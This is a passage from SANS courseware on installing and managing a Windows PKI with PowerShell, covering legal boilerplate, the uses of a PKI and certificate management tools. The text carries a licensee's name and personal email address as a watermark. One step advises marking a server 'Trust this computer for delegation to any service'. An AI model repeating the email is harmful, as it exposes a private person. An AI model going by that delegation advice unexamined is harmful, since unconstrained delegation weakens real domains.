If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC505.5

Securing Windows and PowerShell Automation

SANS

Certificates and Multifactor Authentication

© 2020 Jason Fossen, Enclave Consulting LLC | All Rights Reserved | Version # F01_01

Certificates and Multifactor Authentication
Enclave Consulting LLC © 2020

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Document Legalities

All reasonable and good faith efforts have been exerted to verify that the information in this document is accurate and up to date. However, new software releases, new developments, new discoveries of security holes, new publications from Microsoft or others, etc. can obviate at any time the accuracy of the information presented herein.

Neither the SANS Institute nor GIAC provide any warranty or guarantee of the accuracy or usefulness for any purpose of the information in this document. Neither the SANS Institute, GIAC, nor the author(s) of this document can be held liable for any damages, direct or indirect, financial or otherwise, under any theory of liability, resulting from the use of or reliance upon the information presented in this document at any time.

This document is copyrighted (2020) and reproduction of this document in any number, in any form, in whole or in part, is expressly forbidden without prior written authorization.

Microsoft, MS-DOS, MS, Windows, Windows NT, Windows 2000, Windows XP, Windows Server 2003, Windows Server 2008, Windows 7, Windows 8, Windows Server 2012, SSTP, NPS, NAP, Active Directory, Internet Information Server, IIS, VBScript, NPS, and RRAS are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries. The Intel® PRO/100 S Network Adapter is a product and trademark of the Intel Corporation. YubiKey is a product and trademark of Yubico with image credits from the yubico.com press pages. Apache is a product and trademark of the Apache Software Foundation.

Other product and company names mentioned herein may be the trademarks of their respective owners.

The legal consequences of any actions discussed in this document are unknown. No lawyers or legal experts participated in the writing of any part of this document. Readers are advised to consult with their attorney before implementing any of the suggestions in this document.

Community Document Credits

Network security is something produced by a community. Because technologies change so rapidly, the important assets are not the particular software or hardware solutions deployed today, but the ability of the security community to evolve and work together. It is part of the mission of the SANS Institute to facilitate this. This manual is a community document in that it was written with reliance upon the prior work of others and is updated regularly with the input of the security community members who use it. That means you.

If you find a significant error of fact or an important omission that would clearly add value to the document, please email the contact listed below. If your suggestion is incorporated, we would be pleased to list your name as a contributor.

Document Author: Enclave Consulting LLC, Jason Fossen (Jason@EnclaveConsulting.com)
SANS Version: F01_01
Author's Version: 39.1
Last Modified: 5.Mar.2020

Contributors:

Enclave Consulting LLC, Jason Fossen: author.
William Dixon (www.microsoft.com): generous sharing of IPsec implementation details.
Anonymous (www.rsasecurity.com): whoever wrote RSA's Cryptography FAQ—thank you!
P. Reuter (CSC): IPsec interoperability information.
Jeff Nieuwsma (StorageWay): IPsec and NAT clarifications.
Carla Wendt (www.sans.org): RFC number correction and other factoidal doo-dads.
Jeffrey Basista (SEI): ESP transport mode vs. NAT, and Windows 2003 IPsec issues.
Bryce Alexander (Vanguard): 802.1X authentication of wireless devices with IAS.
Chris Weber (FoundStone): interesting factoids and good surfing tips.
Dustin Decker (Dude): corrections to document references.
Sean McDermott (Talbots): correct location of ipseccmd.exe for XP.
David Perez (Human): lots-o-updates!
Bryan Simon (Human): MD5 command line options and other updates.
Tim Legge (Human): correction to IKE statement.
Robert Smith (CMU): nine hosts per line in the hosts file.
Bruce Meyer (ISAC): netsh.exe correct and other goodies.
Armond Rouillard (Army): many fixes and recommendations—Go Army!
Tom O'Reilly (CMS Energy): IPv6 ADMX template.
Greg Hall (tamu.edu): many typo and spelling fixes.
Charlie Martin (Human): accidental repeated slides.
Adam Haynes (Human): script fix.
George Allen (Army): null encapsulation description fix.
Lisa Peterson (Progressive): typos and fixes in this and other manuals.
Mike Pilkington (Human): DNS diagnostics logging.
Rick Moffatt (Human): auditpol.exe and advanced audit policy issues.
Dimitris Margaritis (CERT-EU): AppLocker variables and event ID codes.
Ginny Munroe (DeadlineDriven.com): tunns of tyepohs—like this line!
Petr Sidopulos (Human): GPO paths and other fixes.
David Lau (US House of Representatives): firewall rules monitoring script idea.
Charlie Goldner (Human): many fixes and suggestions.
Monica Gelardo-Quash (SANS): thorough review and many fixes.
Martin Seng (Human): very handy fixes and suggestions.

Table of Contents

Today's Agenda.....	5
What Are the Security Benefits of a PKI?	7
What Are the Tools for Managing PKI?.....	12
What Is a Certification Authority?.....	24
Prepare Your PowerShell CA Installation Script.....	31
Standalone CA versus Enterprise CA	37
Root CA versus Subordinate CA	41
On Your Computer	49
What Is CRL Revocation Checking?.....	57
Online Certificate Status Protocol (OCSP).....	64
Today's Agenda.....	71
Where Are the Private Keys of a User Stored?.....	72
Where Are the Private Keys of a CA Stored?.....	79
How Can I Best Protect Private Keys?	83
Today's Agenda.....	92
How Do I Copy and Edit Certificate Templates?	93
On Your Computer	99
How Do I Control Certificate Enrollment?.....	104
What Is Group Policy Auto-Enrollment?	112
What Is Credential Roaming?.....	117
Hashing and Signing PowerShell Scripts	120
Set-AuthenticodeSignature	122
On Your Computer	125
Protect-CmsMessage and Unprotect-CmsMessage	131
On Your Computer	142
Protected Event Logging: Protect-CmsMessage	147
How Can I Control Which CAs My Users Trust?	150
On Your Computer	155
PowerShell Remoting over TLS	158
On Your Computer	162
Remote Desktop Protocol over TLS.....	169
Harden TLS and Disable SSL.....	173
Encrypting File System (EFS) Ransomware	179
Today's Agenda.....	187
What Are Smart Cards and Tokens?.....	188
PIN Management and Crypto Hardware Vendors	193
TPM Virtual Smart Cards	196
How Do I Enroll Smart Card Certificates?.....	202
Congratulations!.....	206
Appendix A: Installing ADCS with Server Manager	207
Appendix B: Automatic Private Key Archival	221
Appendix C: Windows Cryptography	224

Today's Agenda

- 1. Installing Certificate Services with PowerShell**
- 2. Private Key Security Best Practices**
- 3. Managing and Using Your PKI for PowerShell**
- 4. Smart Token Multifactor Authentication**

Today's Agenda

This course will present the essentials of installing and managing a Windows Public Key Infrastructure (PKI). We will install the Windows Server Certificate Services role (ADCS) with PowerShell and manage our PKI with PowerShell as much as possible.

The security of PowerShell remoting is greatly enhanced by authenticating servers and users with digital certificates from our PKI. Users should store their certificates and private keys in their smart cards or smart USB tokens, like YubiKeys. PowerShell remoting traffic can also be encrypted with Transport Layer Security (TLS), which is identical to the TLS encryption used by web servers. We can obtain code signing certificates from our PKI to digitally sign our PowerShell scripts for the sake of AppLocker, Carbon Black, and similar products. Certificates from our PKI can also be used with PowerShell's Protect-CmsMessage cmdlet to encrypt sensitive files and event log data. In general, the most secure form of multifactor authentication still requires a smart card or smart token, which requires a PKI.

With your career in mind as a security engineer, it is not a matter of whether you need to learn about cryptography and PKI, but how much? This course is intended to provide you with everything you need to know to install a Windows PKI with PowerShell, manage the PKI with PowerShell, and help to secure PowerShell with the certificates from your PKI.

By the end of this course, you will be able to:

- Deploy a Windows Public Key Infrastructure (PKI) with PowerShell.
- Issue, renew, and revoke digital certificates with PowerShell.
- Secure the private keys of clients and Certification Authorities (CAs).

- Issue smart card/token certificates to your administrators.
- Use TLS to secure PowerShell remoting traffic.
- Use TLS to secure Remote Desktop Protocol (RDP) traffic.
- Optimize TLS ciphers and keys for PowerShell remoting and RDP.
- Digitally sign your PowerShell scripts.
- Encrypt files with Protect-CmsMessage.
- Enforce security best practices for smart cards/tokens.

What Are the Security Benefits of a PKI?

- Smart Cards and Tokens
- TLS for HTTPS and SMTPS
- PowerShell Remoting
- Remote Desktop Protocol
- Script and Executable Signing
- AppLocker Publisher Rules
- S/MIME Secure Email
- SQL Server Data Encryption
- IPsec Authentication
- VoIP and IM Clients
- BitLocker Key on Smart Card
- Encrypting File System (EFS)
- 802.11 Wireless WPA
- Ethernet 802.1X NAC
- SCEP Support for IoT Devices
- PDF and Office Doc Signing
- PowerShell Scripting:
 - Install and manage the PKI
 - Audit and manage certificates
 - Hash and encrypt files
 - Protect-CmsMessage (RFC 5652)

What Are the Security Benefits of a PKI?

A "Public Key Infrastructure" (PKI) is a collection of databases, services, applications, protocols, and standards surrounding the use of public key certificates for secure communications and data storage. (Digital certificates will be discussed soon.)

An example of an "infrastructure" is our national system of roads and highways. Our highway system and a PKI have the following four characteristics in virtue of being infrastructures:

1. Can be used for a *variety of purposes*,
2. Is *standardized* in its construction, rules of use, and interfaces,
3. Is relatively *easy to use and manage*, and
4. Is *cost-effective* in that it costs less to build and maintain the infrastructure than to live without it.

1) **Variety of Purposes.** A PKI is a general-purpose security application enabler; hence, it can be employed for an unlimited number of purposes with almost any type of communications or data storage capability.

2) **Standardization.** PKI standards are published in Internet Engineering Task Force (IETF) recommendations, National Institute of Standards (NIST) guidelines, Internet Request for Comments (RFC), and other documents. The protocols and standards involved are vigorously debated in IETF working groups, and numerous vendors are competing to make their products *de facto* standards, e.g., PKCS from RSA Laboratories. The purpose of this standardization is to provide *interoperability* between different

vendors' products. Windows-supported PKI standards include X.509v3, PKIX, CRLv2, S/MIME, TLS, SSLv3, SGC, IPsec, PKINIT, PKCS, and PC/SC.

3) **Easy to Use.** A PKI also makes the use of cryptographic services easy to use for developers and end users. The key to ease of use is *transparency*. A well-implemented PKI should be almost invisible to end users and require no special training; for example, users should be able to encrypt and sign email by simply clicking a single button in their email applications. PKI services should also be (relatively) transparent to application developers through the availability of cryptographic Application Programming Interfaces (APIs). On Windows, CryptoAPI/CryptoNG and the Security Support Provider Interface (SSPI) enable developers to easily write applications that plug into the PKI services of Windows.

4) **Cost-Effective.** A PKI is a cost-effective investment for medium to large organizations that require high security, do business over the internet, digitally sign electronic contracts, use the internet to securely transmit sensitive information, etc. Each of these services can be implemented *ad hoc* or piecemeal, but this is too expensive when a large number of users or servers require these security services. A PKI permits the use of secure communications and data storage to *scale* without a cost explosion. If only a small number of users or servers need to use digital certificates, then it would better to outsource one's PKI or use alternative security mechanisms. For Windows, if an organization has already invested in an Active Directory infrastructure, then adding PKI services is relatively inexpensive.

Specific Benefits

Yes, but what can a Windows PKI do for me *today*?

The following are examples of the uses and benefits of a Windows PKI:

- **Secure Email.** Users can encrypt and digitally sign their email messages to maintain confidentiality, integrity, and non-repudiation of origin. Many email programs support S/MIME to simplify the process of using secure email with digital certificates, such as Thunderbird and Microsoft Outlook.
- **Smart Card support.** Smart Card logon uses the keys and microprocessor on a credit card-sized card to authenticate to one's desktop system and remote servers. This is integrated with the Kerberos protocol for a very high level of authentication security (following the PKINIT extension to Kerberos 5). User accounts can be configured to require smart card logon, and computers can automatically "lock" when the user's smart card is removed. The smart card itself is tamper-resistant and will render itself unusable if a thief attempts to guess its PIN number. All cryptographically sensitive operations occur on the smart card itself so that user's private keys are not exposed; hence, the smart card is also used for decryption and digital signing.

- **FIDO.** Windows 10 and later supports Fast IDentity Online (FIDO) authentication to web applications using public/private key pairs instead of passwords. The FIDO Alliance includes Microsoft, Google, PayPal, Visa, MasterCard, and other organizations. The public/private key pairs used can be generated locally on each device without interaction with a PKI, but it's best for security if the public key is signed by a CA and returned to the device in the form of a certificate. Either with or without a PKI, if the device has a TPM chip, the TPM will help to secure the private key and other authentication tokens. FIDO works with either on-premises Active Directory, Azure Active Directory, or a hybrid of the two.
- **IPsec.** Internet Protocol Security (IPsec) is an industry-standard set of protocols for authenticating, encrypting, and encapsulating TCP/IP packets. IPsec does not necessarily require digital certificates in order to work, but the most secure form of IPsec authentication is with certificates.
- **Certificate-Based Authentication to IIS.** With or without a smart card, a user can be authenticated to an IIS web server with a personal certificate installed in their browser. At the same time, the IIS server is authenticated to the user with a certificate installed on the IIS server. When users authenticate this way, their personal certificates are mapped to regular local/domain user accounts, and they are transparently logged on to the IIS server with these user accounts. This authentication plus TLS/SSL encryption provides a very secure basis for web applications on the internet, such as online banking and stock trading.
- **Certificate-Based VPN Authentication.** The Unified Access Gateway (UAG), Threat Management Gateway (TMG), DirectAccess, and the Routing and Remote Access Service (RRAS) permits users to log on over Virtual Private Networking (VPN) connections. Both the connection and the subsequent logon to the domain are authenticated using Extensible Authentication Protocol (EAP) and Transport Layer Security (TLS) with the user's personal digital certificate.
- **Wireless 802.1X EAP-TLS and PEAP Authentication.** 802.11 wireless clients and Access Points (APs) can mutually authenticate to each other and securely exchange encryption keys using 802.1X Extensible Authentication Protocol (EAP) methods. Windows systems support both EAP-TLS and Protected EAP (PEAP) for use with 802.1X. EAP-TLS requires a digital certificate on both the client and server sides, while PEAP requires a certificate on just the authentication server, i.e., the RADIUS server.
- **Encrypting File System.** The NTFS filesystem on Windows supports native, transparent encryption of data, just as it supports native, transparent compression. Each file is encrypted with its own random key, then this key is encrypted with the user's public key and stored with the file. In Windows 10 and later, EFS is used for Enterprise Data Protection to secure company files for DLP.

- **Microsoft Skype for Business.** Skype provides instant messaging, presence information, VoIP, and video teleconferencing within the corporate LAN, over the internet, between federated organizations, and to popular instant messaging providers like Yahoo and MSN. Certificates on the Skype for Business servers (formerly known as Lync) are used for server authentication and data encryption.
- **TLS/SSL Encryption to IIS (HTTP and FTP).** Transport Layer Security (TLS) and Secure Sockets Layer (SSL) are general-purpose authentication, integrity checking, and encryption protocols that use digital certificates. TLS and SSL are used by a variety of services and applications, especially for secure communications between browsers and web servers using HTTPS and FTPS.
- **TLS/SSL Encryption to Domain Controllers with LDAP.** Domain controllers use LDAP to provide access to Active Directory and the Global Catalog. The data is sent in cleartext, however, unless TLS/SSL is used to secure the LDAP channel. TLS/SSL requires a digital certificate on the controller for LDAPS on TCP/636 and TCP/3269 though. A certificate is also required on the controller in order to support smart card authentication.
- **SMTP Active Directory Replication.** To replicate Active Directory data using the SMTP connector, a Windows CA is required because the data is encrypted and digitally signed by the domain controllers using S/MIME.
- **TLS/SSL Encryption to SQL Server.** Microsoft SQL Server can SSL-encrypt all transactions with it, but only if the server has a computer certificate installed. Encryption is important to protect client application traffic, replication traffic, and the DBA's management of the server.
- **Smartphones.** Some smartphones can use certificates for S/MIME email, WPA wireless, IPsec VPN connections, as well as HTTPS and SMTPS. "Passport To Go" (Passport2Go) is the use of Windows Passport on a portable device, such as a smartphone, for multifactor authentication to a second device, such as a PC, or to a web application.
- **Code Signatures.** Microsoft's Windows Script Host (WSH) and PowerShell can be configured to only execute scripts if they have been digitally signed with a certificate from a trusted issuer. That issuer will be you. (The PowerShell seminar will show how to set this policy and how to digitally sign scripts.) Similarly, macros in Word, Excel, Outlook, Access, etc. can be digitally signed, then these Office applications can be configured through Group Policy to only run macros that have been signed by you.
- **Document Signatures.** PowerPoint, Word, PDF, and other document formats support digital signatures to verify integrity and authenticate the source of the document. In Word 2010 and later, for example, you can sign a document (File tab > Protect Document > Add Digital Signature) and a red ribbon icon in the

bottom status bar will appear that, if double-clicked, will show the current (valid) signatures.

- **SCEP Device Support.** The Network Device Enrollment Service (NDES) allows standalone devices without domain credentials to enroll for certificates based on the Simple Certificate Enrollment Protocol (SCEP). These devices might be Cisco routers, Android phones, Apple tablets, etc.
- **Custom Applications: CryptoAPI, CryptoNG, and CAPICOM.** Through the use of Microsoft's CryptoNG interface, developers can write their own applications that utilize the Windows PKI. CryptoNG is the low-level interface (C and C++), while CAPICOM is the easy-to-use Automation COM wrapper for CryptoAPI (PowerShell, VB, VBScript, JScript, Perl). CryptoAPI is the older Windows XP/2003 interface, but CryptoNG fully implements CryptoAPI for backward compatibility. PowerShell can also access the cryptographic classes of the .NET Framework and includes the Protect-CmsMessage for RFC 5652 data encryption.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

What Are the Tools for Managing PKI?

MMC Snap-Ins:

- Certification Authority
- Certificates

PowerShell:

- `Get-Command -Module ServerManager`
- `Get-Command -Module ADCSDeployment`
- `Get-Command -Module PKI`
- `Get-Certificate`
- `Set-AuthenticodeSignature`



The PowerShell `Cert:\` Drive

SANS

SEC505 | Securing Windows

What Are the Tools for Managing PKI?

There are a number of MMC and command line tools available for managing your PKI.

Certification Authority MMC snap-in

After you install Certificate Services, the Administrative Tools folder will have a new snap-in named Certification Authority (certsrv.msc). This is the primary tool for managing your CA and is used to perform the following tasks:

- Start and stop the Certificate Services executable (certsrv.exe).
- Backup and restore the CA's key pair, certificate database, and configuration.
- Renew CA certificates.
- Set CRL publication schedule.
- Manually force a fresh CRL to be published.
- Modify the Policy and Exit modules.
- Manually accept pending certificate requests.
- Control which certificate templates are available for enrollment.
- Set management permissions on Certificate Services in Active Directory.
- View issued, pending, and revoked certificates.

To open the Certification Authority MMC snap-in so that it will show extra information about prior revocation lists (CRLs), open the console with the "/e" switch:

```
certsrv.msc /e
```


Certificates MMC Snap-in

The Certificates snap-in is the primary tool for managing issued certificates, CTLs, and Trusted Root Authorities on particular computers. When the snap-in is added to a MMC, the user will be prompted to select the Certificate Store for one of the following:

- My User Account—the currently logged-on user only.
- Service Account—any local or remote service that uses a certificate.
- Computer Account—any local or remote Windows computer.


The Certificates snap-in can be used to perform the following tasks by either administrators or regular users:

- Request, export, import, delete, view, and renew certificates.
- Export CRLs.
- Change the allowed purposes on certificates, including CA certificates.
- Set a "friendly name" and description on a certificate.
- Search various Certificate Store locations.



Enterprise PKI MMC Snap-in

The Enterprise PKI tool (pkiview.msc) is a MMC snap-in that comes with the Windows Server 2003 Resource Kit Tools (a free download from Microsoft) and is built into Server 2008 and later. The tool shows one or more PKI hierarchies within your organization along with health status information. It mainly verifies that CA certificates and CRLs are accessible on the LAN.



PowerShell Certificates Provider

If PowerShell is installed, many certificate-related tasks can be performed through it because the local certificate store is exposed in PowerShell as the CERT:\ drive by the Certificates provider. This means the standard cmdlets can operate on these certificates just as they do with registry keys or NTFS files. For example, to list your personal certificates, run the following command at the PowerShell prompt:

```
dir cert:\currentuser\my
```

In PowerShell 3.0 and later, there are cmdlets specifically for PKI:


```
get-help *cert*
get-command -module pki
```

Also, see the PKI module and blog by Vadims Podans (<https://www.pkisolutions.com>), which has great articles for understanding and troubleshooting Windows cryptography, plus PowerShell tools that are often better than what Microsoft provides.

Certificate Services Website (<http://localhost/certsrv/>)

When Certificate Services is installed, there is an option to install the Certificate Services Web Enrollment Support website. If the web application is installed, the URL for this site is <http://servername/certsrv/>. This website can be used by local or remote users to do the following:

- Download the CA's certificate.
- Download the latest Certificate Revocation List (CRL).
- Request a user certificate by filling in a form to specify all Advanced options.
- Create a Base64-encoded PKCS#10 certificate request.
- Submit a Base64-encoded PKCS#10 certificate request file.
- Submit a Base64-encoded PKCS#7 certificate renewal request file.
- Enroll another user for a smart card certificate on behalf of another user.
- Check on a pending certificate request.



IIS is built into the operating system of Windows Server. The website can be installed on the CA itself or on another IIS server. However, if the website is installed on an IIS server other than the enterprise CA itself, that IIS server must be marked "Trusted for Delegation" in Active Directory. This means the IIS server can temporarily take on the identity of the certificate requestor (called "impersonation") in order to access the enterprise CA on behalf of the requestor.

Try It Now!

To mark a computer as "Trusted for Delegation" in Active Directory, open the Active Directory Users and Computers snap-in > double-click the computer > Delegation tab > check the radio button labeled "Trust this computer for delegation to any service" (or specific services only).

If the Certificate Services website is installed on the CA itself, or if the CA is a standalone CA, the IIS server does not have to be marked "Trusted for Delegation".

Key Recovery Tool (Server 2003)


The Key Recovery Tool (KRT.EXE) is a graphical program included with the Windows Server 2003 Resource Kit Tools (a free download from Microsoft). The Key Recovery Tool is a graphical wrapper for the CERTUTIL.EXE program and is used to recover archived private keys from a Windows Enterprise CA.

Certificate Templates MMC Snap-In

This is the primary tool for copying and editing the templates used to create certificates on Enterprise CAs (certtmpl.msc).

Run the Best Practices Analyzer (2008-R2 and Later)

Finally, in Server 2008-R2 and later, run the Certificate Services Best Practices Analyzer by opening Server Manager > select the "AD CS" role on the left > on the right-hand side, scroll down to the Best Practices Analyzer section > Task pulldown > Start BPA Scan. It is very important to run the tool because many (if not most) PKIs are set up incorrectly, which later results in problems that are hard to diagnose or reverse out.



The Best Practices Analyzer will display a list of tests performed against the configuration of your CA and Active Directory, then offer guidance on how to resolve any issues.

Security Patches versus Updates for Known Issues

Of course, we should always apply the latest patches, especially security patches, but there are some PKI updates that are not distributed through the automatic Microsoft update mechanisms. These updates might be called "hotfixes for known issues" or some other PR verbiage, but some or all of these should be installed too. The problem is how to find them.

At the time of this writing, the following website is a convenient way to research these known-issue updates (and offers other useful PKI information too):

<http://pkisolutions.com/adcs-hotfixes/>

If this website falls behind or is abandoned, then we are back to doing keyword searches on Microsoft's website, usually after a problem occurs. Ideally, though, it would be better to deploy these updates before the problems occur.

Group Policy Settings for PKI

There are a number of Group Policy Object settings that relate to PKI management. Please see the Group Policy documentation that comes with the *Windows Resource Kit* for a full description of these settings, but the following is a list of most of them:

- Disable changing certificate settings in Internet Explorer.
- Disable the entire Contents tab in Internet Explorer.
- Prevent users from using the Certificates snap-in.
- Prevent users from using the Certification Authority snap-in.
- Smart Card removal behavior (lock workstation or force logoff when removed).
- Allow Public Key Policies snap-in extension on Certification Authority snap-in.
- Do not automatically encrypt files moved to encrypted folders.
- NTFS permissions and auditing of key materials.
- Secure channel: digitally sign secure channel data (when possible).
- Secure channel: digitally encrypt or sign secure channel data (always).
- Secure channel: digitally encrypt secure channel data (when possible).
- Secure channel: require strong session key (Windows 2000 or later).

DSSTORE.EXE

This is a command line PKI troubleshooting utility that comes with the *Windows Resource Kit*. DSSTORE.EXE can do the following:

- Initiate download of Enterprise Root certificates from Active Directory (-pulse).
- Trigger auto-enrollment for computer certificates (-pulse).
- Display the Enterprise Root certificates stored on a computer (-entmon).
- Display the auto-enrollment objects and certificates on a computer (-entmon).
- Display machine objects, like Service Principal Names and DNS hostnames, on a computer (-entmon). See SETSPN.EXE in the *Resource Kit* for a related utility.
- Display information about a CA such as its CA name, DNS name, and the certificate template types that it can use (-tcainfo).
- Display, add, or delete the certificates, CRLs, and AIAs of non-Windows or off-line Windows CAs in Active Directory, even though these CAs are not configured to use Active Directory. This is in lieu of using Group Policy.
- Check the presence and validity of domain controller computer certificates, which can affect how the controller operates as a Kerberos Key Distribution Center. This includes the ability to verify the entire certificate chain or "path of trust" to the computer certificate (-dcmon).
- Check the presence and validity of certificates on smart cards. This includes the ability to verify the entire certificate chain to the card's certificate (-checksc).

CERTUTIL.EXE

CERTUTIL.EXE is a command line tool that can do almost all the tasks of the MMC snap-ins, as well as some things the snap-ins cannot do. This is a utility you should

become familiar with if you administer a large or complex PKI. CERTUTIL.EXE can perform the following (run "certutil.exe -v -?" to see all switches):

- Extract and recover an archived private key from a CA database (2003).
- Backup and restore the CA keys and database.
- Convert a Certificate Server 1.0 database to a Certificate Services 2.0 database.
